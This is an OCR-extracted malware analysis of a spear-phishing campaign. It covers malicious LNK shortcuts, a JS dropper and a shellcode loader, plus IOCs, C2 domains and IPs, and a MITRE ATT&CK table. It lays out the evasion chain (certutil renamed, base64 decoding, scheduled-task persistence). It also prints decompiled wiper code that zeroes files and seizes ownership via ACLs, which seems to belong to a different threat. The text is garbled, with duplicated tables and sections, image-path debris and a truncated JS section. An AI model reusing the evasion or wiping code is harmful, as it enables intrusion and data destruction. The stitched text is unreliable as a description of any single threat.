
property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

